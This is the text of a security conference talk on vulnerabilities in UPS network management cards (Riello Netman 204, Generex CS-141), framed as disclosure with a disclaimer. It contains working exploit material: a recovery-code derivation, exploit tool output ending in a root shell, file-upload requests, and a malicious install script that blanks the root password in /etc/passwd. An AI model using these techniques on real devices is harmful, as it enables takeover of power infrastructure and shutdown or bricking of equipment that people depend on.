



THUNDERSTORM

Whoami

Joel Gámez Molina // @JoelGMSec

- Senior Security Consultant @ Deloitte - Red Team Ops
- System administrator for more than 10 years
- Ex-CTO of the Cyberguard startup (2 years)
- Professor of Ethical Hacking, Pentesting and PowerShell
- Speaker at national & internacional cibersecurity conferences (Black Hat USA/EU 20-21-22-23, DEF CON 31)
- Creator and writer of the blog darkbyte.net
- Hacking tools programmer (AutoRDPwn, Cloudtropolis, EvilnoVNC, Invoke-DNSteal, PyShell, PSRansom..)





Disclaimer

- In this talk 100% functional exploits will be explained
- I am not responsible for their fraudulent use
- Code may not work as expected on some situations
- Some payloads can cause semi-permanent DoS
- Exploits can brick affected devices permanently
- Remote shutdown of devices may adversely affect people,
use it with responsibility



Prologue

One of the main premises of any IT installation is to protect the entire infrastructure against possible failures. In addition to firewalls and other network elements, one of the vital points is the electrical system.

Thanks to uninterruptible power supplies (UPS), it is possible to cover and manage these problems economically.

The main problem is that many of these systems inherit the same bugs as other IoT devices, making them vulnerable to all kinds of attacks.

CHAPTER I

FROM ZERO TO HERO

History



- A customer requests to test the security of its IoT network
- Previously, the network has been audited and reviewed
- All devices are up to date and maintained by third parties
- No data other than the network segments will be provided
- All security measures are enabled, like DLP or EDR
- Access from monitored external VPN
- No device uses default credentials

First Blood



The image shows a dual-screen setup. On the left, a login screen for 'LANACCESS' is displayed, featuring a blue logo and fields for 'Id' and 'Contraseña'. The 'Id' field contains the value 'uid=0(root) gi'. On the right, a monitoring dashboard titled 'ONSAFE MonitorHM' is shown. The top navigation bar includes the 'LANACCESS' logo, the title 'ONSAFE MonitorHM', a 'CERRAR SESIÓN' button, and a 'hello' user indicator. The main content area is titled 'Monitor' and contains a table with four server entries:

	Dirección IP / Dominio	Puerto web	Usuario	Contraseña	Acción
Servidor 1	[REDACTED]	80	[REDACTED]	[REDACTED]	Eliminar
Servidor 2	[REDACTED]	80	[REDACTED]	[REDACTED]	Eliminar
Servidor 3	[REDACTED]	80	[REDACTED]	[REDACTED]	Eliminar
Servidor 4	[REDACTED]	80	[REDACTED]	[REDACTED]	Eliminar

A 'Nuevo servidor' button is located at the bottom of the table.

Thunderstorm: Turning off the lights in your Data Center

@Joel6mSec



SNMP Cards

SNMP cards for UPS devices are interfaces that allow us to manage them remotely via Ethernet. They are usually very basic devices running Linux based operating systems.

They do not usually have any kind of security measures or any kind of antivirus.

The same card can be installed in a couple of UPS devices, and they are capable of sending alerts by SMS or email.



Thunderstorm: Turning off the lights in your Data Center

@Joel6mSec

CHAPTER II

A SUCCESS HISTORY..




Zero Days

- Unrestricted file Upload **CVE-2022-47186**
- Cross-Site Scripting via File upload **CVE-2022-47187**
- Arbitrary local file read via file upload **CVE-2022-47188**
- Denial of Service via file upload **CVE-2022-47189**
- Remote Code Execution via file upload **CVE-2022-47190**
- Privilege Escalation via file upload **CVE-2022-47191**
- Admin password reset via file upload **CVE-2022-47192**
- Admin password reset **CVE-2022-47891**
- Sensitive Information Disclosure **CVE-2022-47892**
- Remote Code Execution via file upload **CVE-2022-47893**

Thunderstorm: Turning off the lights in your Data Center

@Joel6mSec

CVE Timeline



Thunderstorm: Turning off the lights in your Data Center

@Joel6mSec

Hubert Farnsworth 12



Screenshot of a GitHub repository page for 'hubertfarnsworth12 / Generex-CS141-Authenticated-Remote-Command-Execution'. The repository is public and has 1 branch and 0 tags. It was created by hubertfarnsworth12 on Oct 12, 2022, with 4 commits. The repository contains files: poc (Initial release, 4 months ago), LICENSE (Initial commit, 4 months ago), README.md (added more details, 4 months ago), gxserve-update.sh.png (Initial release, 4 months ago), and webinterface.png (added more details, 4 months ago). The repository has 1 watch, 0 forks, and 0 stars.

File	Description	Last Commit
poc	Initial release	4 months ago
LICENSE	Initial commit	4 months ago
README.md	added more details	4 months ago
gxserve-update.sh.png	Initial release	4 months ago
webinterface.png	added more details	4 months ago



Thunderstorm: Turning off the lights in your Data Center

@Joel6msec

CHAPTER III

HACK THE PLANET

Netman 204



- Product created by Riello UPS (www.riello-ups.com)
- 32bit ARMv5 processor and Linux system with BusyBox
- Modbus/TCP and BACnet/IP, 100Mb Ethernet support
- Local authentication or LDAP/Active Directory authentication
- Full integration with VMware ESXi and vCenter Server
- SSH and HTTP/S access, WoL support
- Alerts by e-mail and SMS

Thunderstorm: Turning off the lights in your Data Center

@Joel6Msec

Netman 204



A screenshot of a web application interface. On the left, there is a sidebar with a "LOGIN" button at the top, followed by "Username" and "Password" fields. The "Username" field contains "admin" and the "Password" field contains ".....". Below these fields are two blue buttons: "LOGIN" on the left and "VIEW" on the right. The main content area has a title "Password Recovery" and a section titled "INSTRUCTION" with two numbered steps. Step 1 says "1) Please send via mail to service this code: 204:01:23:45:67:89:1A2B3C4D". Step 2 says "2) Submit the RECOVERY CODE received via mail by the service in the form below". At the bottom of this section is a large blue "RETURN LOGIN" button.

Thunderstorm: Turning off the lights in your Data Center

@Joel6mSec

Netman 204



- <https://www.exploit-db.com/exploits/41208>

The screenshot shows a web page from the Exploit Database. On the left, there's a vertical orange sidebar with icons for exploit types: Spider (Exploit), TV (Metasploit), Magnifying Glass (Search), Document (File), and Camera (Screenshot). The main content area has a dark blue header with the text "EXPLOIT DATABASE". Below the header, there's a search bar and some filters. The main content area contains the following information:

EDB-ID:	CV
41208	N/A

EDB Verified: X

NETMANID=204: `/sbin/ifconfig eth0 | awk '/Hwaddr/ {print \$NF}'`
KEY=`echo .\${NETMANID} | md5sum | cut -c2-10`

To generate the key, do an MD5 hash of 204:[MAC ADDRESS]
Such as,
204:AA:BB:CC:DD:EE:FF == 0354a655811843aab718cf973c7dab
Then take characters 2-10, where position 1 is character 1 (not 0).
Such as,
354a65581

Netman 204



[EXT] Re: Código de recuperación Netman 204



Manolo Soporte FAKE <manolo.tecnico@empresa-d
To Gamez Molina, Joel

[Click here to download pictures. To help protect your privacy, Outlook prevented](#)

Hola buenos días.

El código de recuperación es:

1a2b3c4d

Saludos

El 14/01/2022 a las 10:16, Gamez Molina, Joel escribió:

Buenos días,

Tal y como hemos comentado por teléfono, te hago llegar el

204:01:23:45:67:89:ab:1A2B3C4D

Muchas gracias,

Saludos!

Decompiler (main)

```
if (iVar2 == argc) break;
goto code_r0x00009f68;
}
uStack68 = time(0);
localtime_r(&uStack68, &uStack552);
fprintf(_stderr, "[%02d:%02d:%02d] %s War (%s): Redundant argument - %s\n", uStack544, uStack548,
    uStack552, "../passwordRecovery.cpp", "main", *ppcVar4);
fflush(_stderr);
}
iVar2 = iVar2 + 1;
ppcVar4 = ppcVar4 + 1;
} while (iVar2 != argc);
}
QByteArray::QByteArray(char const*)(auStack60, &uStack296);
QCryptographicHash::hash(QByteArray const&, QCryptographicHash::Algorithm)(auStack64, auStack60, 1);
QByteArray::~QByteArray()(int32_t auStack60);
QByteArray::toHex() const(auStack52, auStack64);
uVar3 = QByteArray::data()(int32_t)auStack52);
QByteArray::QByteArray(char const*)(auStack48, uVar3);
QCryptographicHash::hash(QByteArray const&, QCryptographicHash::Algorithm)(auStack56, auStack48, 2);
QByteArray::~QByteArray()(int32_t)auStack48);
QByteArray::~QByteArray()(int32_t)auStack52);
QByteArray::toHex() const(auStack44, auStack56);
iVar2 = QByteArray::data()(int32_t)auStack44);
strncpy(auStack168, iVar2 + 5, 7);
QByteArray::~QByteArray()(int32_t)auStack44);
uVar3 = strcmp(auStack232, auStack168);
QByteArray::~QByteArray()(int32_t)auStack56);
QByteArray::~QByteArray()(int32_t)auStack64);
return uVar3;
```

✓ ➤ JoelGMSec ➤/Exploits/N204-Pwn ➤ python3 N204-Pwn.py -u admin -p random -t http://192.168.1.86 -sh

[!] Access to http://192.168.1.86 with admin user done!!
[+] Downloading MAC and serial number..
[+] Recovery code found: 1a2b3c4d
[>] Sending password reset..
[+] Password reset successful
[>] Upgrading to root...
[+] Writing root upgrade files
[+] Checking for remote code exec...
[!] PWNED!! Enjoy your shell!

root@netman204:~\$
root

root@netman204 \$> id
uid=0(root) gid=0(root) groups=0(root)

root@netman204 \$> pwd
/run/netman/web/cgi-bin

Generex GS-141



- Product created by Generex (www.generex.de)
- ARMv7 32bits processor and Linux system with BusyBox
- Modbus/TCP and BACnet/IP, 100Mb Ethernet support
- Access via SSH and HTTP/S, WoL support
- Compatible with more than 1400 UPS models
- OEM manufacturer for more than 100 brands (AEG, Fujitsu, Eaton...)
- Alerts by e-mail and SMS

Thunderstorm: Turning off the lights in your Data Center

@Joel6Msec

Generex GS-141



Request

Pretty Raw Hex XSS SQLi RCE LFI SSRF SSTI

```
1 PUT /upload/test.txt HTTP/1.1
2 Host: 1.2.3.4
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Geck...
4 Accept: application/json, text/plain, */*
5 Accept-Language: es,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain
8 X-HTTP-Method-Override: PUT
9 Content-Length: 22
10 DNT: 1
11 Connection: close
12
13 test-without-cookies
14
```

⚙️ ⏪ ⏩ Search...

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Date: Thu, 09 Dec 2021 16:05:34 GMT
3 Server: Konichiwa/1.0
4 Accept-Ranges: bytes
5 Connection: close
6 Content-Length: 0
7
```

Request

Pretty Raw Hex XSS SQLi RCE LFI SSRF SSTI

```
1 DELETE /upload/test.txt HTTP/1.1
2 Host: 1.2.3.4
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: es,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Content-Length: 3
10 Upgrade-Insecure-Requests: 1
11
12
13
14
```

⚙️ ⏪ ⏩ Search...

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 204 No Content
2 Date: Thu, 09 Dec 2021 16:06:15 GMT
3 Server: Konichiwa/1.0
4 Accept-Ranges: bytes
5 Connection: close
6 Content-Length: 0
7
```

Thunderstorm: Turning off the lights in your Data Center

@Joel6Msec

Generex CS-141



Request									Response			
Pretty	Raw	Hex	XSS	SQLi	RCE	LFI	SSRF	SSTI	Pretty	Raw	Hex	Render
1	GET /cgi-bin-unsafe/getRestoreStatus.sh HTTP/1.1								1	HTTP/1.1 200 OK		
2	Host: 1.2.3.4								2	Date: Thu, 09 Dec 2021 15:59:31 GMT		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)								3	Server: Konichiwa/1.0		
	Gecko/20100101 Firefox/78.0								4	Connection: close		
4	Accept: application/json, text/plain, */*								5	Content-type: application/json		
5	Accept-Language: es,en-US;q=0.7,en;q=0.3								6			
6	Accept-Encoding: gzip, deflate								7	{		
7	Cache-Control: no-cache								8	"report":{		
8	Pragma: no-cache								9	"time":"20211209T155931Z"		
9	Referer: http://172.19.63.67/index.html								10	},		
10	DNT: 1								11	"update":{		
11	Connection: close								12	"status":"Success",		
12	Content-Length: 2								13	"message":"SUCCESS:: Restore succeeded!",		
13									14	"error_code":"0"		
14									15	}		
15									16	}		
16									17			

Thunderstorm: Turning off the lights in your Data Center

@Joel6Msec

Generex GS-141



```
run_update() {
    rm -f /tmp/install.sh
    gunzip -c "${ARCH}" | tar -xOf - ./install.sh > /tmp/install.sh
    if [ "$?" -ne 0 ]; then
        perr "Can not extract install.sh from update archive"
    fi

    local sys="$(get_system)"
    local upd='bch16'
    grep -q bch8 /tmp/install.sh
    if [ "$?" -eq 0 ]; then
        upd='bch8'
    fi
    if [ "${sys}" = 'bch8' -a "${upd}" = 'bch8' ]; then
        perr_msg "Cannot downgrade to this system"
    fi

    if ! check_version; then
        perr_msg "Cannot downgrade to this system"
    fi

    chmod a+x /tmp/install.sh
    exec /tmp/install.sh
}
```

```
#!/bin/sh

chmod 777 /etc/passwd
echo "root::0:0:root:/bin/sh" > /etc/passwd
echo "sshd:x:103:Operator:/var:/bin/false" >> /etc/passwd
echo "www-data:x:33:33:www-data:/var/www:/bin/false" >> /etc/passwd
echo "nobody:x:99:99:nobody:/home:/bin/false" >> /etc/passwd
echo "admin:x:1001:1001:Linux User,,,:/home/admin:/bin/false" >> /etc/passwd
echo Done!

exit 0
```

```
0644 /etc/group
0777 /etc/passwd
0600 /etc/shadow
```

CHAPTER IV

ODANG PROJECT



Thunderstorm

- Open source project with GNU GPLv3 license
- All the code has been programmed in Python3
- Exploit and detection framework for UPS devices with Metasploit

Framework look and feel

- The main goal is to collect all the exploits that exist for these devices and centralize them
- Use of different modules (HTTP/S RCE, Remote Shutdown, SSH Backdoor, DoS, Proxy Socks...)

Thunderstorm: Turning off the lights in your Data Center

@Joel6mSec

Thunderstorm



UPS Remote Control

UPS Test

Start Custom Test	Custom Test	Duration[M]
Start Battery Test	Battery Test	
Start Full Test	Full Test	
Start Self Test	Self Test	
Start Cancel Test	Cancel Test	

Last UPS Test Result

Name	Status	Result	Holdtime[Min]
CustomTest			
BatteryTest			
FullTest			
SelfTest			

riello ups

Device model **MST 125** System status **LOAD ON INVERTER**

DASHBOARD DATA SYSTEM OVERVIEW HISTORY CONFIGURATION **ADMINISTRATION**

ADMINISTRATION **DEVICE COMMANDS**

COMMANDS

Test battery

Shutdown

Shutdown / Restore

Shutdown UPS

DO YOU WANT TO SHUTDOWN THE UPS?

Choose the delay for shutdown

600 sec

SHUTDOWN

Thunderstorm: Turning off the lights in your Data Center

@Joel6mSec

Thunderstorm



TOTAL RESULTS

368

TOP COUNTRIES



United States	197
India	31
Italy	27
Spain	25
Germany	16
More...	

TOTAL RESULTS

65

TOP COUNTRIES



Italy	55
Greece	2
India	2
Spain	1
France	1
More...	

View Report

View on Map

Partner Spotlight: Looking for a place to store all the Shodan data?



Italy, Camigliano

```
HTTP/1.1 200 Ok
Server: mini_httpd/1.19 19dec2003
Date: Wed, 08 Feb 2023 15:27:53 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 7669
Last-Modified: Mon, 24 Mar 2014 16:57:43 GMT
Connection: close
```

```
<!DOCTYPE html>
```

```
<html>
<head>
<title>Netman 204 login</title>
<style>
```

```
ht...
```

Thunderstorm: Turning off the lights in your Data Center

@Joel6Msec

LIVE DEMO

THUNDERSTORM



Things to do

- Public access to beta framework
- Automation of firmware modification
- Installation over PIP and Docker
- Modification of third-party exploits
- Detection with Nmap and/or Nuclei
- FTP/SFTP interaction support
- Auto-Pwn via Shodan/Censys



Acknowledgments

- @DeepSec
- @INCIBE
- @3v4SiON
- @Davidungus



THUNDERSTORM

Thunderstorm: Turning off the lights in your Data Center



@Joel6mSec

Thank you!

Questions?



@JoelGMSec